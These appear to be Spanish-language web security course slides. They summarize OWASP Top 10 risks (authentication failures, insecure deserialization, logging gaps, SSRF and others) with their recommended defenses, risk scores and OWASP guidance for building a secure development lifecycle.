
✓ Defensas:

- Se deben **eliminar dependencias, funcionalidades, componentes, archivos y documentación innecesaria y no utilizada.**
- Utilizar **herramientas para mantener un inventario de versiones de componentes** (por ej. *frameworks* o bibliotecas) tanto del cliente como del servidor. Por ejemplo, ***Dependency Check*** y ***retire.js***.
- Monitorizar continuamente fuentes como CVE (<https://cve.mitre.org/>) y NVD (<https://nvd.nist.gov/>) en búsqueda de vulnerabilidades en los componentes utilizados.
- Utilizar ***herramientas de análisis automatizados***.
- **Suscribirse a alertas de seguridad de los componentes utilizados.**
- Obtener **componentes** únicamente de orígenes **oficiales** utilizando canales seguros. Utilizar preferentemente **paquetes firmados** con el fin de reducir las probabilidades de uso de versiones manipuladas maliciosamente.
- Supervisar bibliotecas y componentes que no poseen mantenimiento o no liberan parches de seguridad para sus versiones obsoletas o sin soporte. Si el parcheo no es posible, considere desplegar un parche virtual para monitorizar, detectar o protegerse contra la debilidad detectada.
- **Monitorizar, evaluar y aplicar actualizaciones o cambios de configuraciones durante el ciclo de vida de las aplicaciones.**

A2
:2017

A7: 2021 – Fallos identificación y autenticación

Pérdida de Autenticación



Según “**OWASP Top 10 -2021**”, pueden existir debilidades de autenticación si la aplicación:

- ✓ **Permite ataques automatizados** como la reutilización de credenciales conocidas cuando el atacante ya posee una lista de pares de usuario y contraseña válidos.
- ✓ **Permite ataques de fuerza bruta** y/o ataques automatizados.
- ✓ Permite contraseñas por defecto, débiles o muy conocidas, como “Password1”, “Contraseña1” o “admin/admin”. ➔ Ataque de «Diccionario»
 - ***Revisar la lista del Top 10.000 de peores contraseñas.***
- ✓ Posee **procesos débiles** o inefectivos en el proceso de **recuperación de credenciales**, como “**respuestas basadas en el conocimiento**”, las cuales no se pueden implementar de forma segura.
- ✓ Almacena las contraseñas en texto claro o cifrado con métodos de hashing débiles.
- ✓ No posee autenticación multi-factor o fue implementada de forma ineficaz.
- ✓ Expone Session IDs en las URL, no la invalida correctamente

Defensas según “**OWASP Top 10 -2021**”:

- ✓ Implementar autenticación multifactor para evitar ataques automatizados, de fuerza bruta o reuso de credenciales robadas.
- ✓ No utilizar credenciales por defecto, particularmente en el caso de administradores.
- ✓ Implementar controles y políticas de longitud, complejidad y rotación para evitar contraseñas débiles.
- ✓ Utilizar mensajes genéricos en todas las salidas de información de las aplicaciones Web.
- ✓ Asegurar que el registro, la recuperación de credenciales y el uso de APIs, no permiten ataques de enumeración de usuarios.
- ✓ Limitar o incrementar el tiempo de respuesta de cada intento fallido de inicio de sesión.
- ✓ Registrar todos los fallos de inicio de sesión y avisar a los administradores cuando se detecten ataques de fuerza bruta.
- ✓ Utilizar un gestor de sesiones en el servidor, integrado, seguro y que genere un nuevo ID de sesión aleatorio con alta entropía después del inicio de sesión.
- ✓ El *Session-ID* no debe incluirse en la URL, debe almacenarse de forma segura y ser invalidado después del cierre de sesión o de un tiempo de inactividad determinado por la criticidad del negocio.

A8: 2021 – Fallos de integridad en Datos & Software

A8
:2017

14

Deserialización Insegura

App. Específica	Explotabilidad: 1	Prevalencia: 2	Detectabilidad: 2	Técnico: 3	¿Negocio?
Lograr la explotación de deserialización es difícil, ya que los <i>exploits</i> distribuidos raramente funcionan sin cambios o ajustes en su código fuente.	Este ítem se incluye en el Top 10 basado en una encuesta a la industria y no en datos cuantificables. Algunas herramientas pueden descubrir defectos de deserialización, pero con frecuencia se necesita ayuda humana para validarlo. Se espera que los datos de prevalencia de estos errores aumenten a medida que se desarrollen más herramientas para ayudar a identificarlos y abordarlos.			No se debe desvalorizar el impacto de los errores de deserialización. Pueden llevar a la ejecución remota de código, uno de los ataques más serios posibles. El impacto al negocio depende de las necesidades de la aplicación y de los datos.	

CEF.- Deserialización insegura - Amenazas

- ✓ La serialización (***marshalling*** en inglés) implica convertir datos de un formato a otro que permita su transmisión o guardado.
 - Ejemplo: codificar un objeto en un medio de almacenamiento (como puede ser un archivo, o un buffer de memoria) con el fin de transmitirlo a través de una conexión en red como una serie de bytes o en formato humanamente más legible como XML o JSON.
- ✓ Ocurre cuando **una aplicación recibe objetos serializados dañinos** y estos objetos pueden ser **manipulados** o borrados **por el atacante** para realizar **ataques** de repetición, inyecciones o elevar sus privilegios de ejecución.
- ✓ Puede conducir a la ejecución remota de código en el servidor.
- ✓ Vulnerabilidad difícil de explotar.

CEF.- Deserialización insegura - Defensas

- ✓ Único patrón de arquitectura seguro:
 - es **no aceptar objetos serializados de fuentes no confiables**
 - utilizar medios de **serialización** que **sólo permitan tipos de datos primitivos**
- ✓ Si esto no es posible, se debe considerar lo siguiente:
 - Implementar verificaciones de integridad como firmas digitales con el fin de detectar modificaciones no autorizadas.
 - Exigir el cumplimiento estricto de verificaciones de tipo de dato.
 - Aislar el código que realiza la deserialización de modo que se ejecute en un entorno con los mínimos privilegios.
 - Registrar las excepciones y fallas en la deserialización.
 - Monitorizar los procesos de deserialización alertando si un usuario deserializa constantemente.
 - Restringir y monitorizar la conexión de red desde contenedores o servidores que utilizan funcionalidades de deserialización.

A9: 2021 – Registro y Monitorización Insuficientes

A10
:2017

16

Registro y Monitoreo Insuficientes

App. Específica	Explotabilidad: 2	Prevalencia: 3	Detectabilidad: 1	Técnico: 2	¿Negocio?
El registro y monitoreo insuficientes es la base de casi todos los grandes y mayores incidentes de seguridad. Los atacantes dependen de la falta de monitoreo y respuesta oportuna para lograr sus objetivos sin ser detectados.		Este punto se incluye en el Top 10 basado en la encuesta a la industria. Una estrategia para determinar si usted no posee suficiente monitoreo es examinar los registros después de las pruebas de penetración. Las acciones de los evaluadores deben registrarse lo suficiente como para comprender los daños que podrían haber causado.		Los ataques más exitosos comienzan con la exploración de vulnerabilidades. Permitir que el sondeo de vulnerabilidades continúe puede aumentar la probabilidad de una explotación exitosa. En 2016, la identificación de brechas tardó una media de 191 días, un tiempo más que suficiente para infligir daño.	

CEF. – Registro y monitorización insuficientes - Amenazas

- ✓ El tiempo de detección de una brecha de seguridad supera los 200 días
- ✓ Típicamente se detectan por terceros en lugar de por procesos internos.
- ✓ Es importante llevar a cabo un registro, monitorización y respuesta ante incidentes adecuada para evitar que un atacante pueda manipular, extraer o destruir datos.
- ✓ Eventos auditables no son registrados.
- ✓ Advertencias y errores generan registros poco claros, inadecuados o ninguno.
- ✓ Registros en aplicaciones o APIs no son monitoreados para detectar actividades sospechosas.
- ✓ Los registros son almacenados únicamente de forma local.
- ✓ Los umbrales de alerta y de escalamiento de respuesta no están implementados o no son eficaces.
- ✓ Las pruebas de penetración y escaneos utilizando herramientas DAST (**Dynamic Application Security Testing**) (como OWASP ZAP) no generan alertas.
- ✓ La aplicación no logra detectar, escalar o alertar sobre ataques en tiempo real.
- ✓ También es vulnerable a la fuga de información si registra y alerta eventos visibles para un usuario o un atacante (consulte **A02:2021- Fallos criptográficos**).




✓ Defensas:

- Asegurar que se pueden registrar para identificar cuentas sospechosas todos los errores de:
 - ❖ inicio de sesión
 - ❖ control de acceso
 - ❖ validación de entradas de datos del lado del servidor.
- Asegurar **pistas de auditoría con controles de integridad** para todas las transacciones de alto impacto.
- **Establecer alertas** de tal manera que las actividades sospechosas sean detectadas y **respondidas dentro de períodos de tiempo aceptables**.
- Establecer o adoptar un **plan de respuesta o recuperación de incidentes**, tales como NIST 800-61 rev.2 o posterior.
- Utilizar **frameworks de protección de aplicaciones** comerciales y de código abierto tales como OWASP *AppSensor*, **firewalls de aplicaciones Web (WAF)** como *ModSecurity* utilizando el Core Rule Set de OWASP, y **software de correlación de registros** con paneles personalizados y alertas.

A10: 2021 – Server Side Request Forgery (SSRF)

- ✓ vulnerabilidad que permite a un atacante forzar a una aplicación a emitir peticiones en nombre del atacante, a recursos no deseados. CVE ID: CVE-2018-18569



- ✓ Conceptualmente, el ataque «encapsula» una petición maliciosa (petición B) en una petición auténtica (petición A), mediante la manipulación de la característica vulnerable. Es importante señalar aquí que «Servidor(es) objetivo, red(es)» puede incluir tanto redes internas como externas desde la perspectiva del servidor vulnerable.

CEF. – Server Side Request Forgery (SSRF)

- ✓ Existe SSRF cuando el servidor, como parte de una de sus funciones, obtiene datos o consulta un recurso interno o externo. La clave está en que esta petición incluye un valor que el atacante puede manipular, permitiéndole potencialmente cambiar por completo la petición que está realizando el servidor.
- ✓ Conceptualmente muy similar a las **vulnerabilidades de Inclusión Remota de Ficheros**, que son muy comunes en aplicaciones codificadas en PHP.
- ✓ Debido a la naturaleza de esta vulnerabilidad, estas funciones probablemente tendrán algunas de las siguientes características (esta lista no es exhaustiva):
 - Enlazar/incrustar recursos externos (incrustar imágenes es un vector común, también incluye archivos PHP).
 - Comprobación del estado de un recurso (común en herramientas de monitorización).
 - El servidor reenvía una petición a otro sistema: autenticación externa, consulta de una API externa, un proxy inverso mal configurado.
 - **Realizar escaneos de red o ataques contra sistemas internos** que pueden estar ocultos de Internet, pero accesibles desde el servidor afectado.
 - Escaneado de puertos o **Cross Site Port Attack (XSPA)** ➔ Tiempos de respuesta
 - Denegación de servicio (DoS)

CEF. – Server Side Request Forgery (SSRF) - Mitigaciones

- ✓ **Validación de entrada:** como siempre, es importante validar los datos suministrados por el usuario (atacante) para que sólo se acepten los valores esperados.
- ✓ **Lista blanca:** si la aplicación requiere obtener recursos de servidores externos mediante programación, defina una lista blanca de recursos conocidos (nombres de host y esquemas) y haga referencia a cada elemento de la lista mediante un identificador, para no exponer la ubicación del recurso al atacante.
- ✓ No se recomiendan las listas negras, ya que existen múltiples trucos para eludirlas
- ✓ **Filtrado de tráfico:** implementar protecciones a nivel de red (reglas de cortafuegos) para restringir con qué servidores puede comunicarse la aplicación. No se olvide del tráfico localhost, ya que SSRF puede utilizarse para acceder a diferentes puertos en el servidor que aloja la aplicación.
- ✓ **Gestión de la respuesta:** asegurarse de que la respuesta que se recibe se ajusta a lo previsto. En ningún caso debe transferirse al cliente el cuerpo bruto de la respuesta recibida de la solicitud iniciada por el servidor.
- ✓ **Desactivar esquemas de URL no utilizados:** Si la aplicación depende únicamente de HTTPS o HTTP para iniciar peticiones, permita sólo estos esquemas de URL. Deshabilitando los esquemas de URL no utilizados, niega a los atacantes la posibilidad de utilizar la aplicación para realizar peticiones a través de esquemas potencialmente dañinos, incluyendo dict://, file://, y gopher://.

CEF.- "Top Ten" de amenazas

Riesgo							Puntuación
	Explotabilidad	Prevalencia	Detectabilidad	Técnico	Negocio		
A1: 2017- Inyección	Específico de la Aplicación	FACIL: 3	COMUN: 2	FACIL: 3	GRAVE: 3	Específico de la Aplicación	8,0
A2: 2017 - Pérdida de Autenticación	Específico de la Aplicación	FACIL: 3	COMUN: 2	PROMEDIO: 2	GRAVE: 3	Específico de la Aplicación	7,0
A3: 2017 - Exposición de Datos Sensibles	Específico de la Aplicación	PROMEDIO: 2	DIFUNDIDO: 3	PROMEDIO: 2	GRAVE: 3	Específico de la Aplicación	7,0
A4: 2017 - Entidad Externa de XML (XXE)	Específico de la Aplicación	PROMEDIO: 2	COMUN: 2	FACIL: 3	GRAVE: 3	Específico de la Aplicación	7,0
A5: 2017 - Pérdida de Control de Acceso	Específico de la Aplicación	PROMEDIO: 2	COMUN: 2	PROMEDIO: 2	GRAVE: 3	Específico de la Aplicación	6,0
A6: 2017 - Configuración de Seguridad Incorrecta	Específico de la Aplicación	FACIL: 3	DIFUNDIDO: 3	FACIL: 3	MODERADO: 2	Específico de la Aplicación	6,0
A7: 2017 - Secuencia de Comandos en Sitios Cruzados (XSS)	Específico de la Aplicación	FACIL: 3	DIFUNDIDO: 3	FACIL: 3	MODERADO: 2	Específico de la Aplicación	6,0
A8: 2017 - Deserialización Insegura	Específico de la Aplicación	DIFICIL: 1	COMUN: 2	PROMEDIO: 2	GRAVE: 3	Específico de la Aplicación	5,0
A9: 2017 - Componentes con Vulnerabilidades Conocidas	Específico de la Aplicación	PROMEDIO: 2	DIFUNDIDO: 3	PROMEDIO: 2	MODERADO: 2	Específico de la Aplicación	4,7
A10: 2017 - Registro y Monitoreo Insuficientes	Específico de la Aplicación	PROMEDIO: 2	DIFUNDIDO: 3	DIFICIL: 1	MODERADO: 2	Específico de la Aplicación	4,0

CEF.- Primeros Pasos - Plan

Inicio

- Documentar todas las aplicaciones y sus activos de información asociados. Las organizaciones grandes deben considerar el uso de una [Base de Datos de Gestión de la Configuración \(CMDB\)](#).
- Establecer un [programa de seguridad de aplicaciones](#) e impulsar su adopción.
- Realizar un [análisis de brecha de capacidades](#) entre su organización y otras similares para definir las áreas clave de mejora y un plan de ejecución.
- Obtener la aprobación de la dirección y establecer una [campaña de concienciación de seguridad en las aplicaciones](#) para toda la organización y TI.

Enfoque basado en el catálogo de riesgos

- Identificar y establecer [prioridades en su catálogo de aplicaciones](#) en base al riesgo inherente asociado al negocio, guiadas por las leyes de privacidad aplicables y otras regulaciones relevantes a los activos de datos a ser protegidos.
- Establecer un modelo de calificación de riesgo común, con un conjunto consistente de factores de impacto y probabilidad, que reflejen la tolerancia al riesgo de la organización.
- Medir y priorizar de forma acorde todas las aplicaciones y APIs. Adicionar los resultados al CMDB.
- Establecer directrices para garantizar y definir los niveles de cobertura y rigor requeridos.

Contar con una base sólida

- Establecer un conjunto de [políticas y estándares](#) que proporcionen una base de referencia de seguridad de las aplicaciones, a las cuales todo el equipo de desarrollo debe adherirse.
- Definir un conjunto de [controles de seguridad reutilizables](#), que complementen esas políticas y estándares y proporcionen una guía en su uso en el diseño y desarrollo.
- Establecer un [perfil de formación en seguridad en aplicaciones](#) que sea un requisito, dirigido a los diferentes roles y tecnologías de desarrollo.

Integrar la Seguridad en los procesos existentes

- Definir actividades de [implementación segura](#) y [verificación](#) en los procesos operativos y de desarrollo existentes.
- Definir actividades como el [modelado de amenazas](#), diseño y [revisión de seguridad](#), [revisión de código](#), [pruebas de intrusión](#) y remediación.
- Para tener éxito, proporcionar expertos en la materia y [servicios de apoyo a los equipos de desarrollo y del proyecto](#).

Proporcionar visibilidad a la gestión

- Gestionar a través de las métricas. Manejar las decisiones de mejora y provisión de recursos económicos, basándose en las métricas y el análisis de los datos capturados. Las métricas incluyen el seguimiento de las prácticas y actividades de seguridad, las vulnerabilidades presentes y las mitigadas, la cobertura de la aplicación, densidad de defectos por tipo y cantidad de instancias, etc.
- Analizar los datos de las actividades de implementación y verificación para buscar el origen de la causa y los patrones en las vulnerabilidades, para poder determinar mejoras estratégicas en la organización y el negocio.

✓ Ciclo de vida de desarrollo software

Administración de Requisitos y Recursos

- Recolectar y negociar los requisitos de negocios para una aplicación, incluyendo confidencialidad, autenticidad, integridad y disponibilidad de todos los activos de datos y de las funciones de negocio.
- Recopilar los requerimientos técnicos incluyendo requerimientos de seguridad funcionales y no funcionales.
- Planear y negociar el presupuesto que cubre todos los aspectos de diseño, construcción, testeo y operación, incluyendo actividades de seguridad.

Solicitud de Propuestas (RFP) y Contrataciones

- Negociar requisitos con desarrolladores internos y externos, incluyendo lineamientos y requerimientos de seguridad con respecto a su programa de seguridad. Por ej. SDLC, mejores prácticas.
 - Evaluar el cumplimiento de todos los requerimientos técnicos, incluyendo las fases de planificación y diseño.
 - Negociar todos los requerimientos técnicos incluyendo diseño, seguridad y acuerdos de nivel de servicio (SLA).
 - Considerar usar plantillas y listas de comprobación, como el [Anexo de Contrato de Software Seguro](#).
- Nota: este anexo toma en cuenta las leyes de los EE.UU. y por lo tanto se recomienda realizar las consultas legales correspondientes a cada país antes de utilizarlo.

Planificación y Diseño

- Negociar la planificación y diseño con los desarrolladores, interesados internos y especialistas de seguridad.
- Definir la arquitectura de seguridad, controles y contramedidas adecuadas a las necesidades de protección y el nivel de amenazas planificado. Esto debería contar con el apoyo de especialistas en seguridad.
- Asegurar que el propietario de la aplicación acepta los riesgos remanentes o bien que provea recursos adicionales.
- En cada etapa (*sprint*), asegurar que se creen casos de uso con requisitos de seguridad y restricciones para requerimientos no funcionales.

✓ Ciclo de vida de desarrollo software

Despliegue, Pruebas y Puesta en Producción

- Automatizar el despliegue seguro de la aplicación, interfaces y todo componente, incluyendo las autorizaciones requeridas.
- Probar las funciones técnicas, integración a la arquitectura de TI, y coordinar pruebas de funciones de negocio.
- Crear casos de "uso" y de "abuso" tanto desde el punto de vista netamente técnico como del negocio.
- Administrar pruebas de seguridad de acuerdo a los procesos internos, las necesidades de protección y el nivel de amenazas asumido para la aplicación.
- Poner la aplicación en operación y migrar las aplicaciones usadas previamente en caso de ser necesario.
- Actualizar toda la documentación, incluyendo la Base de Datos de Gestión de la Seguridad (CMDB) y la arquitectura de seguridad.

Operación y Gestión del cambio

- Operar incluyendo la administración de seguridad de la aplicación (por ej. administración de parches).
- Aumentar la conciencia de seguridad de los usuarios y administrar conflictos de usabilidad vs seguridad.
- Panificar y gestionar cambios, por ejemplo la migración a nuevas versiones de la aplicación u otros componentes como sistema operativo, interfaces de software y bibliotecas.
- Actualizar toda la documentación, incluyendo la Base de Datos de Gestión de la Seguridad (CMDB) y la arquitectura de seguridad.

Retiro de Sistemas

- Cualquier dato requerido debe ser almacenado. Otros datos deben ser eliminados de forma segura.
- Retirar la aplicación en forma segura, incluyendo el borrado de cuentas, roles y permisos no usados.
- Establecer el estado de la aplicación a "retirada" en la CMDB.

CEF.- Primeros Pasos - Tester

Comprender el Modelo de Amenazas

Antes de comenzar la revisión, asegúrese de comprender en qué es importante emplear el tiempo. Las prioridades vienen del [Modelado de Amenazas](#), así que si Ud. no tiene uno, necesita crearlo antes de la revisión.

Considere usar [OWASP ASVS](#) y la [Guía de Revisión OWASP](#) como un insumo y no confíe en vendedores de herramientas para decidir qué es importante para su negocio.

Comprender su SDLC

Su enfoque de la revisión de seguridad de aplicaciones debe ser altamente compatible con las personas, procesos y herramientas que usa en su SDLC. Intentos de forzar pasos, flujos de autorizaciones y revisiones extra probablemente causarán fricción, serán evitados y difíciles de superar. Busque oportunidades naturales para recabar información de seguridad y retroalimente su proceso con ella.

Estrategias de pruebas

Escoja la técnica más simple, rápida y precisa para verificar cada requerimiento. El [Marco de Trabajo de Conocimiento de Seguridad de OWASP](#) y el [Estándar de Verificación de Seguridad de Aplicaciones de OWASP \(ASVS\)](#) pueden ser buenas fuentes de requerimientos de seguridad funcionales y no funcionales en la revisión y en las pruebas de integración. Considere los recursos humanos requeridos para lidiar con falsos positivos provenientes del uso de herramientas automáticas, así como con los serios peligros de los falsos negativos.

Lograr cobertura y precisión

No comience por probarlo todo. Concéntrese en lo que es importante y amplíe su programa de verificación con el tiempo. Esto significa ampliar el conjunto de defensas y riesgos de seguridad que se prueban automáticamente, así como ampliar el conjunto de aplicaciones y APIs que se incluyen en el alcance. El objetivo es lograr un estado en el que la seguridad esencial de todas sus aplicaciones y API se verifique continuamente

Comunicar los mensajes claramente

No importa que tan buena sea su revisión, no hará ninguna diferencia a menos que la comunique efectivamente. Construya confianza mostrando que comprende cómo funciona la aplicación. Describa claramente y sin jerga técnica como puede ser abusada e incluya un escenario de ataque para hacerlo real. Haga una estimación realista de qué tan difícil es descubrir una vulnerabilidad y explotarla, y que tan malo podría ser. Finalmente, distribuya los hallazgos.

CEF.- Primeros Pasos - Desarrollo

Requisitos de Seguridad en Aplicaciones

Para producir aplicaciones web seguras, se debe definir qué significa "seguro" para una aplicación en particular. OWASP recomienda utilizar el [Estándar de Verificación de Seguridad en Aplicaciones de OWASP \(ASVS\)](#), como una guía para ajustar los requisitos de seguridad de sus aplicaciones. Si el servicio es externo, vea el Anexo [Contrato de software seguro de OWASP](#).
Nota: ese anexo toma en cuenta las leyes de los EE.UU. y por lo tanto se recomienda realizar las consultas legales correspondientes a cada país antes de utilizarlo.

Arquitectura de seguridad en aplicaciones

Es mucho más rentable diseñar la seguridad desde el principio y en todo el SDLC que añadir seguridad a sus aplicaciones y APIs.
OWASP recomienda la [serie de hoja de trucos de prevención](#) de prevención como puntos de inicio óptimos para guiarlo en el diseño seguro de aplicaciones.

Controles de Seguridad Estándar

Construir controles de seguridad fuertes y usables es difícil. Un conjunto de controles estándar de seguridad simplifican radicalmente el desarrollo de aplicaciones y APIs seguras.
Los [controles proactivos de OWASP](#) son un buen punto de inicio para desarrolladores, y muchos de los *frameworks* modernos incluyen controles estándares y efectivos para autorización, validación, prevención de CSRF, etc.

Ciclo de vida de desarrollo seguro

Para mejorar el proceso que su organización utiliza para crear aplicaciones y APIs, OWASP recomienda el [Modelo de Garantía de la Madurez del Software \(SAMM\)](#). Este modelo ayuda a las organizaciones a formular e implementar estrategias para el software seguro, adaptado a los riesgos específicos para su negocio y organización.

Educación de la Seguridad en Aplicaciones

El [proyecto educativo de OWASP](#) proporciona material de formación para ayudar a educar a los desarrolladores en seguridad en aplicaciones web. Para una formación práctica acerca de vulnerabilidades, pruebe los proyectos [OWASP WebGoat](#), [WebGoat.NET](#), [OWASP NodeJS Goat](#), [OWASP Juice Shop Project](#) o el [OWASP Broken Web Applications Project](#). Para mantenerse al día, asista a una [Conferencia AppSec de OWASP](#), [entrenamientos de OWASP](#) o a las [reuniones de los capítulos locales de OWASP](#).

CEF. – Riesgos adicionales a considerar

- ✓ El TOP 10 cubre un amplio espectro, pero hay otros riesgos que se debería considerar y evaluar en la organización.
- ✓ Algunos de estos han aparecido en versiones previas del OWASP TOP 10 y otros no, incluyendo nuevas técnicas de ataque que están siendo identificadas constantemente.
- ✓ Otros riesgos de seguridad de aplicación importantes a considerar:
<https://cwe.mitre.org/>

- [CWE-352: Cross-Site Request Forgery \(CSRF\)](#)
- [CWE-400: Uncontrolled Resource Consumption \('Resource Exhaustion', 'AppDoS'\)](#)
- [CWE-434: Unrestricted Upload of File with Dangerous Type](#)
- [CWE-451: User Interface \(UI\) Misrepresentation of Critical Information \(Clickjacking and others\)](#)
- [CWE-601: Unvalidated Forward and Redirects](#)
- [CWE-799: Improper Control of Interaction Frequency \(Anti-Automation\)](#)
- [CWE-829: Inclusion of Functionality from Untrusted Control Sphere \(3rd Party Content\)](#)
- [CWE-918: Server-Side Request Forgery \(SSRF\)](#)



Common Weakness Enumeration

A Community-Developed List of Software Weakness Types

✓ **Guías de seguridad**

- Es conveniente tener en cuenta unos principios de alto nivel al diseñar aplicaciones web:
 - ✓ Validar la entrada y la salida
 - ✓ Fallar con seguridad
 - ✓ Mantener un esquema de seguridad simple
 - ✓ Utilizar componentes de confianza
 - ✓ La seguridad a través de la oscuridad no funciona
 - ✓ Mantener los privilegios al mínimo y separados

✓ **Controles Proactivos 2016 - OWASP**

- Los diez principales controles proactivos 2016 de OWASP son una lista de conceptos de seguridad que deben incluirse en cada proyecto de desarrollo de software.
- Se ordenan por orden de importancia, Siendo 1 el más importante.
 - ✓ 1. Verificar la seguridad temprano y frecuentemente
 - ✓ 2. Parametrizar consultas
 - ✓ 3. Codificar datos
 - ✓ 4. Validar todas las entradas
 - ✓ 5. Implementar controles de identidad y autenticación
 - ✓ 6. Implementar controles de acceso apropiados
 - ✓ 7. Proteger datos
 - ✓ 8. Implementar el registro y la detección de intrusos
 - ✓ 9. Aprovechar los marcos de seguridad y bibliotecas
 - ✓ 10. Manejo de errores y excepciones



OWASP Top 10 Proactive Controls 2016

10 Critical Security Areas That Web Developers Must Be Aware Of
La seguridad en el nivel de aplicación. Tipos de ataques y protección

✓ **Controles Proactivos 2018 - OWASP**

- Los diez principales controles proactivos 2018 de OWASP son una lista de conceptos de seguridad que deben incluirse en cada proyecto de desarrollo de software.
- Se ordenan por orden de importancia, Siendo 1 el más importante.
 1. Definir los Requisitos de Seguridad
 2. Apoyarse en bibliotecas y Frameworks de Seguridad
 3. Securizar el acceso a las BBDD
 4. Encoding y Escapado de todos los datos
 5. Validar todas las entradas
 6. Implementar la Identidad Digital
 7. Forzar y reforzar los Controles de Acceso
 8. Proteger los datos "Everywhere"
 9. Implementar Logging y Monitorización para seguridad
 10. Manejar todos los errores y Excepciones



✓ **Controles Proactivos 2024 - OWASP**

- [C1: Implement Access Control](#)
- [C2: Use Cryptography to Protect Data](#)
- [C3: Validate all Input & Handle Exceptions](#)
- [C4: Address Security from the Start](#)
- [C5: Secure By Default Configurations](#)
- [C6: Keep your Components Secure](#)
- [C7: Secure Digital Identities](#)
